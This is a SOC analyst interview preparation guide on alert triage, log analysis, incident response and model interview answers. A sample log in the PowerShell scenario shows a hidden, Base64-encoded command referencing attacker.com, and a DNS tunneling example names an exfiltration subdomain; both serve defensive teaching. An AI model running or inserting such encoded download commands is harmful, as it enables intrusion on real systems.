

SOC ANALYST INTERVIEW PREPARATION

A Complete Practical Guide to
Preparing for SOC Analyst Interviews

-  Master Core Concepts
From Basics to Advanced Topics
-  Learn SOC Tools & Technologies
SIEM, EDR, Logs, and More
-  Investigate Real-World Scenarios
Phishing, Malware, Ransomware & More
-  Answer Technical & Behavioral Questions
With Confidence
-  Prepare Smart. Practice Well.
Perform Your Best.



THIS BOOK WILL HELP YOU:

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| 
Understand the
SOC Analyst
Role Clearly | 
Strengthen
Technical
Foundations | 
Analyze Logs
& Alerts
Effectively | 
Handle Incidents
Like a
Pro | 
Answer
Interview Questions
with Impact | 
Build Confidence
& Get
Interview Ready |
|--|---|--|--|---|---|



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CHAPTER 1: WELCOME & ROLE FOUNDATIONS

1.1 Introduction to the SOC Analyst Role

A Security Operations Center (SOC) serves as the central focal point and nerve center for an organization's cybersecurity monitoring and defense operations. Within this operational environment, a SOC Analyst operates as the frontline defender responsible for continuously monitoring network traffic, endpoint activity, cloud telemetry, and system logs to identify, investigate, and mitigate potential security threats before they compromise business integrity.

Organizations deploy Security Operations Centers because modern threat actors employ sophisticated tactics to bypass automated preventive security controls. Firewalls and antivirus solutions are vital baseline controls, but they cannot stop every attack vector. Human intelligence, analytical intuition, and structured investigation processes are strictly necessary to detect subtle indicators of compromise, lateral movement, insider threats, and persistent adversary campaigns.

CORE SOC ANALYST RESPONSIBILITIES

SOC Analysts monitor continuous security telemetry, triage automated security alerts, perform deep-dive technical investigations, validate true positive security incidents, execute containment actions, escalate complex threats to specialized teams, and document technical findings to strengthen defensive posture.

1.2 SOC Analyst vs. Related Cybersecurity Roles

Understanding the distinction between various security roles is a fundamental requirement during technical interviews. Interviewers frequently test candidates on organizational hierarchy and operational scope to ensure candidates understand where their responsibilities begin and end.


Role Title	Primary Operational Focus	Key Daily Activities
SOC Analyst	Continuous security monitoring, alert triage, and initial investigation.	Analyzes SIEM alerts, triages host/network anomalies, validates security incidents, performs immediate containment.
Security Analyst	Broad security operations, policy compliance, and risk assessment.	Reviews security controls, conducts risk assessments, manages vulnerability scans, evaluates security policies.
Incident Response Analyst	Deep-dive digital forensics, advanced containment, and threat eradication.	Performs memory forensics, host artifact extraction, root cause analysis, and orchestrates enterprise recovery.
Threat Analyst	Cyber threat intelligence gathering, adversary tracking, and trend analysis.	Tracks threat actors, extracts Indicators of Compromise (IOCs), analyzes TTPs, and feeds actionable intelligence to SOC.
Security Engineer	Architecting, building, maintaining, and optimizing security infrastructure.	Configures SIEM pipelines, deploys EDR agents, tunes correlation rules, builds security automation workbooks.

CHAPTER 2: UNDERSTANDING THE SOC OPERATIONAL WORKFLOW

2.1 The End-to-End SOC Workflow

A structured, repeatable workflow is the foundation of effective security operations. SOC Analysts do not act randomly; they follow a standardized operational lifecycle designed to process high-volume security data efficiently while ensuring zero critical alerts are overlooked.

FIGURE 2.1: THE STANDARD SOC ALERT & INCIDENT LIFECYCLE



2.2 Detailed Explanation of Operational Stages

- **Event Generation:** Raw security telemetry generated by endpoints, servers, routers, firewalls, and applications across the enterprise ecosystem.
- **Alert Creation:** The SIEM or security tool correlates raw log events against predefined rules, generating an alert when anomalous or malicious thresholds are met.
- **Initial Triage:** Tier 1 analysts evaluate incoming alerts, reviewing metadata, severity scores, and initial context to assess immediate priority.


- **Detailed Investigation:** Analysts query historical logs, correlate host and network telemetry, examine file hashes, and verify user context to determine the full scope of activity.
- **Validation:** The analyst determines whether the alert represents a True Positive (confirmed threat), False Positive (benign activity triggering a rule), or Benign Positive (authorized administrative action).
- **Containment & Escalation:** Host isolation, account suspension, or IP blocking occurs. If the threat exceeds Tier 1 scope, it is escalated to Tier 2 or Tier 3 specialists with comprehensive notes.
- **Remediation & Recovery:** Removal of malicious artifacts, restoration of systems from trusted backups, and verification of system integrity.
- **Documentation:** Complete recording of timelines, root cause, impacted assets, actions taken, and recommended detection improvements in the ticketing system.

CHAPTER 3: SOC TIERS & CAREER ARCHITECTURE

3.1 Tiered Structure of a Modern SOC

Security Operations Centers organize technical staff into distinct operational tiers to balance high-volume alert processing with deep, specialized investigation capabilities.

FIGURE 3.1: MODERN SOC TIER OPERATIONAL STRUCTURE



3.2 Comparison of Expectations Across SOC Tiers

Operational Dimension	Tier 1 (Frontline Analyst)	Tier 2 (Incident Responder)	Tier 3 (Expert / Threat Hunter)
Primary Focus	24/7 Monitoring, initial alert triage, rapid validation.	Deep alert investigation, containment, remediation.	
Technical Scope	Log inspection, basic SIEM queries, standard playbooks.	Advanced log correlation, basic malware analysis, host isolation.	Memory/disk forensics, reverse engineering, proactive threat hunting.
Escalation Handling	Escalates validated threats to Tier 2 within SLA timeframes.	Escalates complex enterprise breaches to Tier 3 or IR Lead.	Acts as final escalation point for critical enterprise incidents.
Rule & Playbook Focus	Follows established SOC playbooks and workflows.	Refines playbooks and updates detection logic.	Creates custom correlation rules, detection scripts, and threat models.

CHAPTER 4: WHAT INTERVIEWERS ACTUALLY EVALUATE

4.1 Beyond Technical Memorization

A common pitfall for SOC candidates is relying solely on memorized definitions of port numbers, OSI layers, and security acronyms. While foundational knowledge is mandatory, technical interviewers evaluate far more critical competencies during technical evaluations:

- **Investigation Mindset:** Can the candidate systematically analyze an alert using evidence-based reasoning rather than making impulsive assumptions?

- **Logical Reasoning:** How does the candidate correlate disparate log sources (e.g., matching a firewall outbound connection with a Windows process creation event)?
- **Security Judgment & Prioritization:** Does the candidate understand which security alerts demand immediate containment versus routine triage?
- **Communication & Documentation:** Can the candidate explain complex technical incidents in clear, concise language suitable for incident reports and leadership updates?
- **Tool Familiarity & Transferability:** Does the candidate understand underlying security mechanisms rather than just basic UI operations?

MEMORIZING DEFINITIONS VS. INVESTIGATOR THINKING

Memorization Answer: "Port 443 is HTTPS and uses TLS encryption to secure web communication."

Investigator Answer: "While Port 443 normally carries encrypted web traffic, attackers frequently misuse Port 443 for command-and-control (C2) beaconing to blend in with normal outbound network traffic. When investigating Port 443 alerts, I check destination IP reputation, SSL certificate properties, byte counts, and associated process execution on the host."

CHAPTER 5: THE SOC ANALYST SKILL MAP

FIGURE 5.1: COMPREHENSIVE SOC ANALYST SKILL DOMAIN MAP

NETWORK DEFENSE • TCP/IP, OSI Model • DNS, HTTP/S, SSH, RDP • PCAP & Flow Analysis • Firewall & Proxy Telemetry	ENDPOINT & OPERATING SYSTEMS • Windows Security & Event Logs • Active Directory Architecture • Linux Auditing & Syslog • EDR Telemetry & Process Trees	SIEM & LOG ANALYSIS • Query Languages (SPL, KQL) • Log Ingestion & Parsing • Rule Tuning & Correlation • Alert Triage & Validation
INCIDENT RESPONSE • Lifecycle Phases (NIST/ SANS) • Containment Strategies • Artifact Evidence Gathering • Documentation & Ticketing	THREAT INTELLIGENCE • MITRE ATT&CK Mapping • IOC Enrichment (Hashes, IPs) • Adversary TTP Analysis • OSINT & Threat Feeds	SOFT SKILLS & ANALYSIS • Problem-Solving Logic • Written Communication • Time Management & SLAs • Cross-Team Collaboration

CHAPTER 6: NETWORKING FUNDAMENTALS FOR SOC ANALYSTS

6.1 Core Network Concepts & Protocols

Network communication forms the transport layer for almost every cyber attack. A SOC Analyst must understand networking concepts down to protocol structures to identify malicious behavior hidden inside routine enterprise traffic.

IP Addressing, Subnetting, and MAC Addresses

- **IPv4 vs. IPv6:** IPv4 uses 32-bit addresses formatted in dotted decimal (e.g., `192.168.1.50`), whereas IPv6 uses 128-bit hexadecimal notation (e.g., `fe80::1`). Analysts must understand private IPv4 address ranges (RFC 1918: `10.0.0.0/8`, `172.16.0.0/12`, `192.168.0.0/16`) to instantly distinguish internal corporate assets from external internet routable addresses.
- **MAC Address:** Media Access Control address—a unique 48-bit hardware identifier assigned to Network Interface Cards (NICs) operating at Data Link Layer 2. Essential for tracking physical assets on local subnets even when DHCP IP assignments change.

Key Network Protocols & Default Ports


Protocol	Port(s)	Transport	SOC Analyst Relevance & Attack Vector
DNS	53	UDP / TCP	Domain resolution. Misused for C2 beaconing, DNS tunneling, data exfiltration, and domain spoofing.
DHCP	67, 68	UDP	Dynamic IP assignment. Rogue DHCP servers can execute Man-in-the-Middle (MitM) positioning.
HTTP / HTTPS	80, 443	TCP	Web browsing. HTTPS encrypts payload; attackers hide C2 channels and web exploit payloads inside.
SSH	22	TCP	Secure administrative access. Target for brute-force attacks and unauthorized lateral movement.
RDP	3389	TCP	Windows Remote Desktop. Top entry vector for ransomware operators via brute-force or stolen credentials.
SMTP	25, 587	TCP	Email transport. Primary vector for inbound spear-phishing and outbound email exfiltration.

CHAPTER 7: TCP/IP & NETWORK TRAFFIC ANALYSIS

7.1 The TCP Three-Way Handshake

Transmission Control Protocol (TCP) is a connection-oriented transport layer protocol ensuring reliable packet delivery. Establishing a TCP connection requires a standardized three-step handshake process.

FIGURE 7.1: TCP THREE-WAY HANDSHAKE ARCHITECTURE



7.2 Network Anomalies & Suspicious Behavior

SOC Analysts monitor network telemetry (NetFlow, PCAP, Firewall Logs) to identify abnormal traffic patterns that signify active reconnaissance or malicious activity:

- **SYN Floods & Port Scans:** A high volume of SYN packets sent to multiple ports without completing the final ACK indicates port scanning (e.g., Nmap execution). A high volume of SYN packets to a single port from multiple sources indicates a Denial of Service attack.
- **Unusual Outbound Egress Traffic:** Internal workstations initiating direct TCP connections to external public IPs on non-standard ports (e.g., connection to port 4444 or 8443) strongly suggests reverse shell activity or malware C2 communications.
- **Data Exfiltration Spikes:** Large single outbound data transfers or sustained high-volume data egress during non-business hours from sensitive enterprise systems.

CHAPTER 8: DNS SECURITY & INVESTIGATION

8.1 DNS Mechanics & Security Implications

Domain Name System (DNS) translates human-readable domain names into machine-readable IP addresses. Because DNS traffic is almost universally permitted through enterprise firewalls, adversaries exploit it heavily for covert operations.

ESSENTIAL DNS RECORD TYPES FOR SOC ANALYSTS

- **A Record:** Maps a domain to an IPv4 address.
- **AAAA Record:** Maps a domain to an IPv6 address.
- **PTR Record:** Reverse DNS lookup (maps an IP address back to a domain name).
- **MX Record:** Identifies mail servers responsible for receiving email for a domain.
- **TXT Record:** Holds arbitrary text data; critical for email security mechanisms (SPF, DKIM, DMARC) and frequently abused for DNS tunneling.

8.2 Common DNS Abuse Vectors

- **DNS Tunneling:** Attackers encapsulate non-DNS protocol traffic (such as SSH payloads or stolen corporate data) within DNS request strings (e.g., `exfil data chunk123.attacker-domain.com`). Analysts identify this via high-volume TXT/A queries, long subdomain strings, and high entropy.
- **Domain Generation Algorithms (DGA):** Malware generates pseudo-random domain names dynamically (e.g., `x892jkl14m.ru`) to connect to C2 servers. Identified by failed DNS queries (NXDOMAIN responses) and high query volume across multiple random domains.

CHAPTER 9: HTTP & HTTPS TRAFFIC ANALYSIS

9.1 Web Traffic Inspection Concepts

Hypertext Transfer Protocol (HTTP) drives web communications. SOC Analysts regularly inspect web proxy logs and Web Application Firewall (WAF) alerts for malicious web traffic.

Key HTTP Request Methods & Status Codes

- **HTTP Methods:** `GET` (retrieves data), `POST` (submits data to a server), `PUT` (uploads/replaces resources). Attackers utilize POST requests heavily for transmitting exfiltrated data or submitting malicious web form payloads.
- **Status Codes:**
 - `200 OK`: Successful transaction.
 - `301/302 Redirection`: Can indicate phishing redirection paths.
 - `401/403 Unauthorized/Forbidden`: Frequent 403s may indicate directory brute-forcing.
 - `404 Not Found`: High volumes indicate automated web vulnerability scanning.
 - `500 Server Error`: May indicate successful web application exploitation (e.g., SQL Injection causing database crashes).

Interview Question: How do you investigate malicious HTTPS traffic when the payload is encrypted?

WHAT THE INTERVIEWER IS TESTING:

Technical depth regarding TLS metadata inspection when SSL decryption is unavailable.

KEY POINTS FOR A STRONG ANSWER:

Focus on network metadata, JA3 fingerprints, SSL certificate parameters, domain reputation, and host-side EDR correlation.

EXAMPLE ANSWER:

"Even with HTTPS encryption, we can analyze cleartext handshake metadata. I inspect the Server Name Indication (SNI) field to see the destination host requested, check the SSL/TLS certificate validity and issuer, examine the JA3/JA3S cryptographic hashes, and evaluate connection frequency and byte transfer patterns. Simultaneously, I correlate the connection with endpoint EDR telemetry to identify which specific process initiated the connection."

CHAPTER 10: WINDOWS SECURITY FUNDAMENTALS

1.1 Active Directory & Windows Architecture

Active Directory (AD) is the core identity management framework in Windows enterprise environments. AD manages users, computers, permissions, and central authentication via Kerberos and NTLM protocols. Because AD controls enterprise authorization, it is the primary target for malicious actors after initial access.

10.2 Critical Windows Event Logs for SOC Analysts

Windows Security Event Logs provide invaluable forensic evidence. A proficient SOC Analyst must recognize critical Event IDs instantly.

Event ID	Event Title	SOC Investigation Context & Significance
4624	Successful Account Logon	Tracks successful authentication. Inspect Logon Type (Type 2=Interactive, Type 3=Network, Type 10=Remote Desktop).
4625	Failed Account Logon	Indicates failed authentication. High counts suggest brute-force attacks or password spraying.
4672	Special Privileges Assigned	Triggered when an administrative or privileged account logs on. Useful for tracking privilege usage.
4720	A User Account Was Created	Critical persistence indicator. Unexpected account creation requires immediate analyst validation.
4728 / 4732	Member Added to Security Group	Detects unauthorized privilege escalation, such as adding a user to Domain Admins or Local Administrators.
4688	A New Process Has Been Created	Core endpoint telemetry event. Shows executable execution path, parent process, and command-line parameters.
7045	A Service Was Installed	Common malware persistence mechanism. Attackers install custom services to maintain persistent access.

CHAPTER 11: LINUX SECURITY FUNDAMENTALS

11.1 Linux Systems & Architecture

Linux operating systems power the vast majority of enterprise web servers, cloud infrastructure, and database platforms. SOC Analysts must understand Linux permissions, user privilege structures, and system log architectures.

11.2 Key Linux Logs & Security Mechanisms

- `/var/log/auth.log` or `/var/log/secure`: Tracks authentication requests, SSH logins, and `sudo` privilege usage. Essential for identifying unauthorized root elevation or SSH brute-force attempts.
- `/var/log/syslog` or `/var/log/messages`: Global system events log, recording system messages, service statuses, and kernel warnings.
- **Cron Jobs** (`/etc/crontab` , `/var/spool/cron/`): Scheduled task locations. Attackers insert malicious cron entries to establish persistent backdoors on Linux systems.
- **File Permissions & SUID Bits**: Files with SUID permissions set (`chmod u+s`) execute with the permissions of the file owner (often root). Attackers exploit misconfigured SUID binaries to achieve local privilege escalation.

CHAPTER 12: CORE SECURITY FUNDAMENTALS

12.1 Foundational Security Frameworks

SOC Analysts must articulate fundamental security concepts accurately and apply them directly to daily alert investigations.

- **CIA Triad**: Confidentiality (preventing unauthorized access to sensitive data), Integrity (ensuring data is accurate and uncompromised), and Availability (ensuring systems and data are accessible to authorized users).
- **AAA Model**: Authentication (verifying identity), Authorization (determining access rights), and Accounting (logging actions performed).
- **Principle of Least Privilege**: Granting users and processes only the minimum access levels required to perform their explicit job functions.
- **Defense in Depth**: Implementing multiple layered security controls (firewalls, EDR, SIEM, MFA) so that if one layer fails, subsequent layers prevent total system compromise.
- **Zero Trust Architecture**: Security paradigm operating on the core philosophy "Never trust, always verify." Demands strict identity verification and continuous access validation for every device and user regardless of network location.

CHAPTER 13: COMMON CYBERSECURITY THREATS

13.1 Detailed Threat Breakdown

1. Phishing & Credential Theft

Deceptive communications (email, SMS, voice) designed to trick users into handing over sensitive credentials, executing malicious attachments, or clicking link destinations that deploy malware.

2. Ransomware & Cyber Extortion

Malicious software designed to encrypt enterprise files and systems, rendering them unusable until a ransom is paid. Modern ransomware campaigns involve double extortion (stealing sensitive data before encryption and threatening public release).

3. Privilege Escalation & Lateral Movement

Privilege escalation occurs when an attacker leverages system misconfigurations or exploits to elevate access from standard user to Administrator/SYSTEM. Lateral movement involves using legitimate credentials or remote tools (RDP, WinRM) to move across internal enterprise systems.

CHAPTER 14: SIEM FUNDAMENTALS & ARCHITECTURE

14.1 What is a SIEM?

A Security Information and Event Management (SIEM) system is the central nerve center of SOC operations. SIEM tools aggregate event logs, security events, and telemetry from across the organization into a unified platform for real-time monitoring, correlation, and alerting.

FIGURE 14.1: END-TO-END SIEM DATA INGESTION & PROCESSING PIPELINE



14.2 Key SIEM Functions

- **Log Ingestion & Parsing:** Receiving raw log strings from diverse sources and breaking them down into structured key-value pairs (e.g., `src_ip=192.168.1.50`, `event_id=4625`).
- **Normalization:** Mapping diverse vendor logs into standard data models (e.g., mapping Cisco proxy logs and Palo Alto firewall logs into unified network fields).
- **Correlation Engine:** Automated logic rules evaluating multiple events across different sources to identify complex attack patterns (e.g., trigger alert if 10 failed logins occur on Host A followed by an outbound connection to a known malicious IP).

CHAPTER 15: SIEM INTERVIEW PREPARATION

15.1 Core SIEM Interview Questions & Model Answers

Question 1: How do you prioritize high-volume SIEM alerts during a busy shift?

WHAT THE INTERVIEWER WANTS TO HEAR:

Systematic triage methodology based on asset criticality, alert severity, and business risk, rather than random processing.

EXAMPLE ANSWER:

"I prioritize alerts by evaluating three factors: Alert Severity, Asset Criticality, and Threat Context. A critical alert on a Domain Controller or production database always takes precedence over a medium alert on a standard workstation. Additionally, I look for correlated alerts—multiple low-severity alerts targeting a single high-value asset often signal an ongoing campaign requiring immediate attention."

Question 2: What is the difference between an Event and an Incident?

WHAT THE INTERVIEWER WANTS TO HEAR:

Clear understanding of NIST/ISO definitions distinguishing routine log entries from validated security breaches.

EXAMPLE ANSWER:

"An Event is any observable occurrence in a system or network, such as a user logging in or a firewall allowing traffic. An Alert is a flagged event that meets suspicious thresholds. An Incident is a confirmed event or set of events that actually threatens or violates the confidentiality, integrity, or availability of organizational assets."

CHAPTER 16: EDR FUNDAMENTALS & ENDPOINT TELEMETRY

16.1 What is EDR?

Endpoint Detection and Response (EDR) provides continuous real-time monitoring and analysis of host-level activities. While traditional antivirus relies on static file signatures, EDR records behavioral telemetry—tracking process executions, file system changes, registry modifications, network connections, and memory allocations.

16.2 Critical EDR Telemetry & Investigation Artifacts

- **Process Tree Relationships:** Analyzing parent-child process chains. For example, `winword.exe` spawning `cmd.exe` or `powershell.exe` is highly abnormal and indicates malicious macro execution.
- **Command-Line Arguments:** Inspecting raw parameters passed during execution, such as obfuscated PowerShell scripts using `-EncodedCommand` or `-ExecutionPolicy Bypass`.
- **Host Isolation Capability:** EDR allows analysts to instantly network-isolate a compromised host via software agent control, severing C2 links while maintaining EDR management access for remote investigation.

CHAPTER 17: LOG ANALYSIS METHODOLOGY

17.1 The Repeatable 10-Element Log Framework

When examining raw log data, SOC Analysts should systematically extract and evaluate ten essential data points:

THE 10-ELEMENT LOG ANALYSIS FRAMEWORK

1. **TIMESTAMP:** When did the event occur? (Verify timezone UTC alignment).
2. **SOURCE ASSET:** What host, IP, or MAC address originated the action?
3. **DESTINATION ASSET:** Where was the traffic or command directed?
4. **USER / IDENTITY:** Which account (user, service, SYSTEM) executed the action?
5. **PROCESS NAME & PATH:** What exact binary performed the execution?
6. **COMMAND LINE:** What explicit arguments and flags were passed?
7. **ACTION / EVENT ID:** What specific system operation occurred?
8. **RESULT / STATUS:** Did the action succeed or fail (e.g., Success, Access Denied)?
9. **LOG SOURCE:** Did this log originate from Firewall, EDR, AD, or WAF?
10. **CORRELATED CONTEXT:** What other events occurred immediately before/after?

CHAPTER 18: PRACTICAL LOG ANALYSIS EXAMPLES

18.1 Scenario: Suspicious PowerShell Execution

RAW LOG TELEMETRY (WINDOWS EVENT ID 4688 / EDR TELEMETRY)

```
Timestamp: 2026-08-14 T 14:22:10 Z
Host: WKSTN-FIN-044 (10.10.4.88)
User: CORP\jsmith
Parent Process: C:\Program Files\Microsoft Office\Office16\WINWORD.EXE
New Process: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Command Line: powershell.exe -ExecutionPolicy Bypass -nop -w hidden -enc
aHR0cDovL2F0dGFja2VyLmNvbS9zaGVsbC5wc2E=
```

Analyst Step-by-Step Breakdown:

- **What the Log Shows:** Microsoft Word (`WINWORD.EXE`) launched PowerShell, applying policy bypass flags and executing a Base64-encoded payload.
- **Why It Is Suspicious:** Document viewers should never spawn interactive system command interpreters. Base64 encoding hides execution intent.

- **Next Investigation Steps:** Decode the Base64 string, inspect network telemetry for connections to `attacker.com`, and isolate workstation WKSTN-FIN-044 via EDR immediately.

CHAPTER 19: ALERT TRIAGE & CLASSIFICATION

19.1 Alert Classification Framework

During alert triage, analysts must accurately categorize findings into one of four standard classifications:

Classification	Definition	Practical SOC Example	Required Action
True Positive (TP)	Alert correctly identified actual malicious or unauthorized activity.	EDR alerts on ransomware encrypting local files on a server.	Initiate Containment, Escalation, & Incident Response playbook.
False Positive (FP)	Alert triggered on benign activity due to overly broad rule logic.	SIEM alerts on admin using PowerShell, which is authorized for maintenance.	Document as benign; recommend detection rule tuning to SIEM team.
Benign Positive (BP)	Alert correctly identified activity, but activity is authorized/expected.	Vulnerability scanner triggering high-volume web error log alerts.	Verify scanning schedule; close ticket with authorized context.
True Negative (TN)	System benign; no alert generated (normal baseline state).	Routine user reading email without security triggers.	No action required.

CHAPTER 20: MANAGING FALSE POSITIVES

20.1 Why False Positives Matter

High volumes of false positives lead directly to "alert fatigue," causing analysts to experience burnout and potentially miss genuine security breaches amidst the operational noise.

20.2 Validating & Eliminating False Positives Safely

- **Verify Context First:** Never dismiss an alert as a false positive without verifying user authorization, change management tickets, or administrative schedules.
- **Identify Logic Gaps:** Determine why the correlation rule triggered. Was it missing an exception filter for known administrative tools or subnet ranges?
- **Tune Detection Rules:** Provide constructive feedback to SOC engineers to add strict context filters (e.g., filtering out authorized vulnerability scanners by IP address).

CHAPTER 21: INCIDENT RESPONSE LIFECYCLE

21.1 NIST vs. SANS Incident Response Frameworks

Incident response is governed by standardized operational frameworks. Analysts must know the core phases defined by NIST (SP 800-61) and SANS.

FIGURE 21.1: STANDARD INCIDENT RESPONSE LIFECYCLE PHASES




21.2 Detailed Breakdown of Phases

- **Preparation:** Establishing response tools, policies, communication channels, and training before an incident occurs.
- **Detection & Analysis:** Identifying suspicious telemetry, validating scope, performing forensic analysis, and determining incident impact.
- **Containment:** Limiting incident blast radius. Includes short-term containment (host network isolation) and long-term containment (sub-segmentation).
- **Eradication:** Completely removing malicious components (deleting malware, revoking compromised credentials, closing vulnerabilities).
- **Recovery:** Restoring systems to clean operational production, monitoring closely for residual adversary persistence.
- **Lessons Learned:** Conducting post-incident reviews to document timelines, refine playbooks, and enhance enterprise security controls.

CHAPTER 22: STEP-BY-STEP INCIDENT INVESTIGATION

22.1 The Standard 10-Step Investigation Workflow

FIGURE 22.1: THE SOC 10-STEP REPEATABLE INVESTIGATION PROCESS



CHAPTER 23: MITRE ATT&CK FRAMEWORK IN SOC OPERATIONS

23.1 Understanding Tactics, Techniques & Sub-techniques

The MITRE ATT&CK framework is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. SOC Analysts utilize ATT&CK to categorize attacker behavior, map security coverage, and standardize threat communication.

ATT&CK Tactic	Tactic Purpose	Common Technique Example
Initial Access	How adversary gains entry.	T1566: Spearphishing Attachment
Execution	Running malicious code.	T1059: Command & Scripting Interpreter (PowerShell)
Persistence	Maintaining access across restarts.	T1547: Boot or Logon Autostart Execution (Registry Run Keys)
Privilege Escalation	Gaining higher permissions.	T1068: Exploitation for Privilege Escalation
Defense Evasion	Avoiding detection controls.	T1027: Obfuscated Files or Information
Credential Access	Stealing account names and passwords.	T1003: OS Credential Dumping (LSASS Memory)
Lateral Movement	Moving through internal environment.	T1021: Remote Services (RDP / SMB)
Exfiltration	Stealing sensitive corporate data.	T1041: Exfiltration Over C2 Channel

CHAPTER 24: THREAT INTELLIGENCE IN ALERTS

24.1 Cyber Threat Intelligence (CTI) & Indicators of Compromise

Threat intelligence provides technical context regarding external cyber threats. Indicators of Compromise (IOCs) serve as digital evidence indicating potential network compromise.

DAVID BIANCO'S PYRAMID OF PAIN (IOC VALUE VS. ATTACKER EFFORT)

- **Hash Values (MD5/SHA256):** Trivial for attackers to alter by changing a single byte.
- **IP Addresses:** Easy for attackers to change using VPNs, proxies, or cloud instances.
- **Domain Names:** Simple to register new domains; moderate effort to alter continuously.
- **Network/Host Artifacts:** Requires moderate retooling by the adversary if detected.
- **Tools:** Requires substantial effort for attackers to replace custom malware/frameworks.
- **TTPs (Tactics, Techniques & Procedures):** Tough to change. Forces adversary to completely retrain operational behaviors.

CHAPTER 25: PHISHING INVESTIGATION GUIDE

25.1 Comprehensive Email Header & Attachment Analysis

Phishing remains the primary initial access vector in enterprise breaches. When analyzing a reported suspicious email, SOC Analysts must follow a systematic inspection process:

1. Email Header Analysis

- **Authentication Checks:**
 - **SPF (Sender Policy Framework):** Verifies whether the sending mail server IP is authorized to send mail on behalf of the domain.
 - **DKIM (DomainKeys Identified Mail):** Verifies cryptographic signatures to ensure email content was not tampered with in transit.

- **DMARC (Domain-based Message Authentication):** Policy specifying how receivers should handle emails that fail SPF or DKIM checks.
- **Hop Inspection:** Reviewing `Received:` headers bottom-to-top to trace the true path of the email message.

2. URL & Attachment Analysis

- Do NOT click embedded links directly. Use isolated sandboxes or OSINT tools (VirusTotal, URLScan.io) to inspect landing page behavior.
- Extract attachment hashes and submit to static/dynamic malware analysis platforms.

CHAPTER 26: MALWARE INVESTIGATION GUIDE

26.1 Endpoint Malware Triage

When an EDR platform flags a potential malware detection, analysts execute a structured triage workflow:

MALWARE TRIAGE CHECKLIST

- ☐ Extract cryptographic hash (SHA-256) and query threat intelligence databases.
- ☐ Analyze parent-child process lineage (e.g., did browser spawn binary?).
- ☐ Review command-line strings for hidden, encoded, or injected parameters.
- ☐ Inspect file drop location (e.g., suspicious binaries running from `AppData\Local\Temp`).
- ☐ Verify persistent mechanisms (Registry Run Keys, Scheduled Tasks, Windows Services).
- ☐ Examine network activity for active C2 beaconing or external socket connections.

CHAPTER 27: RANSOMWARE SCENARIO WALKTHROUGH

27.1 Real-World Scenario: Active Encryption Alert

Scenario Question: You receive a high-severity EDR alert indicating that multiple SMB share files on FileServer-01 are being rapidly renamed with a .locked extension. What exact actions do you take immediately?

WHAT THE INTERVIEWER IS TESTING:

Crisis management, containment speed, understanding of blast radius, and adherence to incident response protocols.

STRONG ANSWER STRUCTURE:

1. Immediate Containment | 2. Scoping & Root Cause | 3. Communication & Escalation | 4. Eradication & Recovery

EXAMPLE ANSWER:

"First, I act immediately to contain the blast radius. I use the EDR console to network-isolate the host machine initiating the file modification requests to prevent further encryption across network shares. Next, I alert the Incident Response Lead and pull system logs for that isolated host to identify the parent process and initial execution vector. I verify snapshot/backup integrity for FileServer-01, preserve host memory for forensic analysis, and ensure no elevated domain accounts are compromised."

CHAPTER 28: ACCOUNT COMPROMISE

SCENARIO

28.1 Scenario: Impossible Travel & Brute Force

Scenario Question: Azure Sentinel flags a user logging in from New York, and 15 minutes later, the same user successfully logs in from Frankfurt, Germany. How do you investigate this alert?

WHAT THE INTERVIEWER IS TESTING:

Identity investigation techniques, understanding of VPN/proxy false positives, and account containment procedures.

EXAMPLE ANSWER:

"I start by analyzing the authentication logs for both logins. I check the IP addresses, User-Agent strings, and authentication methods used (e.g., single-factor vs MFA). I contact the user via an out-of-band channel (such as corporate phone) to verify if they are utilizing an enterprise corporate VPN, which frequently triggers false positive impossible travel alerts. If the user confirms they did not authorize the connection, I immediately revoke active user sessions, reset the user account password, enforce MFA re-registration, and audit recent email forwarding rules or file downloads performed during the compromised session window."

CHAPTER 29: ALERT PRIORITIZATION

STRATEGIES

29.1 Risk-Based Prioritization Matrix

SOC Analysts must prioritize security alerts using objective business risk factors rather than simply handling alerts in a strictly chronological queue.

Alert Type	Target Asset	Context / Factors	Priority Level
LSASS Memory Dump Attempt	Domain Controller	Privileged administrative account targeted. Direct path to total domain compromise.	CRITICAL (P1)
Active Ransomware Execution	Finance File Server	Mass file encryption in progress; risk of rapid lateral spreading.	CRITICAL (P1)
Phishing Link Clicked	Standard Workstation	User submitted credentials on external site; MFA enabled.	HIGH (P2)
Multiple Failed Logins (15x)	Internal Application	Single source IP; standard non-privileged user account.	MEDIUM (P3)
Outdated Software Scan	Developer Laptop	Vulnerability scanner detected unpatched software version.	LOW (P4)

CHAPTER 30: SECURITY SCENARIO

INTERVIEW QUESTIONS

30.1 High-Frequency Technical Scenario Questions

Scenario 1: You observe an external IP address performing a port scan against your public web server, followed by a spike in 500 internal server errors. What does this mean?

ANALYSIS & RESPONSE:

"This sequence suggests an adversary performed initial reconnaissance via port scanning, identified an open web service, and launched automated web exploit payloads (such as SQL Injection or Remote Code Execution). The 500 errors indicate that the exploit payloads are causing database or application crashes on the server. I would immediately review WAF/web server request logs for malicious payload strings, verify if any web shell was dropped on the server, and block the attacking IP at the perimeter firewall."

Scenario 2: A user reports that their system background changed to a ransom note demanding bitcoin, but EDR generated no alerts. Why might this happen?

ANALYSIS & RESPONSE:

"This can happen if the ransomware utilized Living-off-the-Land Binaries (LotLBins) like PowerShell, vssadmin, or legitimate encryption utilities (like BitLocker or 7-Zip) that bypassed traditional behavioral signatures. Alternatively, the EDR agent might have been tampered with, uninstalled, or experienced network disconnectivity. I would immediately disconnect the endpoint from the network physically, collect memory artifacts, and inspect host registry and process execution logs offline."

CHAPTER 31: BEHAVIORAL INTERVIEW PREPARATION

31.1 Utilizing the STAR Method for Behavioral Questions

Behavioral questions evaluate how candidates handle pressure, solve complex problems, collaborate with teams, and learn from mistakes. Structure all behavioral responses using the ****STAR**** framework:

- **S — Situation:** Set the scene and provide necessary background context.
- **T — Task:** Describe your specific responsibility or challenge in that situation.
- **A — Action:** Explain the exact step-by-step actions YOU personally executed.
- **R — Result:** Share the positive quantifiable outcome, lessons learned, or improvements made.

Sample Question: Tell me about a time you made a mistake during an investigation.

EXAMPLE ANSWER (STAR FORMAT):

Situation: During my first month in a SOC role, I investigated a potential privilege escalation alert on an application server.

Task: I needed to determine if an admin account creation was authorized.

Action: I initially misclassified the alert as a False Positive because the username matched standard admin naming conventions. However, I realized I hadn't cross-referenced the change management ticketing system. I immediately corrected my mistake, reopened the ticket, checked the ticketing system, and discovered no authorized change request existed.

